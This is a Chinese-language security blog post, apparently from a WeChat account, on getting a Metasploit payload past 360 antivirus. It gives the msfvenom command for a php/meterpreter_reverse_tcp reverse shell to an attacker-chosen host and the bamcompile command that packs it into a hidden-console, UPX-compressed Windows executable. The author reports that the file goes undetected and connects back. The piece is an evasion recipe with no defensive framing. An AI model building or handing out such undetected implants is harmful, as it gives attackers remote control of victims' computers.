bypass 360 meterpreter 免杀技巧

原创 Keefe 零队 昨天

0x00 前言

最近一直在研究 bypass 杀软这块，测试了流行的各种语言的shellcode加载器，想了解下各种语言下的实现原理。但是回过头来一想，shellcode不也是代码吗？为什么一定要通过执行机器码上线呢？只要能够建立TCP等各种通道的连接，各种语言的代码不也能实现嘛？要解决的只是是否能在Windows平台下运行（可执行文件）。

于是这里就想到了MSF下可以用各种脚本语言的payload配置监听器来上线。于是想到了PHP，是否可以把PHP文件转成适用于Windows平台的独立可执行文件，就像pyinstaller打包python文件一样，不需要依赖于环境。

下面就来讲下PHP转exe具体的操作和实现。

0x01 操作与实现

这里主要思路就是msfvenom生成一个PHP的马，通过工具把它转为exe，然后建立监听器接收session就好了。

这里用到了一个叫Bambalam PHP EXE Compiler的工具。

Bambalam PHP EXE Compiler是一个小巧的命令行工具，能够把PHP脚本转换成windows的标准exe可执行文件，可以考虑用来发布自己写的一些PHP桌面应用程序比如基于gtk的客户端程序(用winBinder或php-gtk建立的PHP程序)

这个工具的参数列表如下所示，可以隐藏控制台和压缩体积，正好可以来处理我们的马。


选项:

```
1.-w # 隐藏控制台窗口窗口的应用程序
2.-c # 压缩输出exe(使用UPX)
3.-d # 不编码PHP文件
4.dll # 嵌入和使用PHP扩展
5.-i # licon.ico添加图标到exe
```

使用这个工具转exe，如果说想要隐藏控制台，需要处理下PHP马的内容，删除开头的 /* 字符。


生成一个PHP马:

```
1.msfvenom -p php/meterpreter_reverse_tcp LHOST=xxx.xxx.xxx.xxx LPORT=33333 -f raw > shell.php
```




使用Bambalam PHP EXE Compiler对文件进行处理。


```
1.bamcompile.exe -w  -c shell.php shell.exe
```




很好，体积也很小。



也不杀，测试下上线。



成功。



0x02 总结

思考一下还可以怎样实现免杀呢?

其实这里还有其他的思路，欢迎留言公众号来交流想法哈。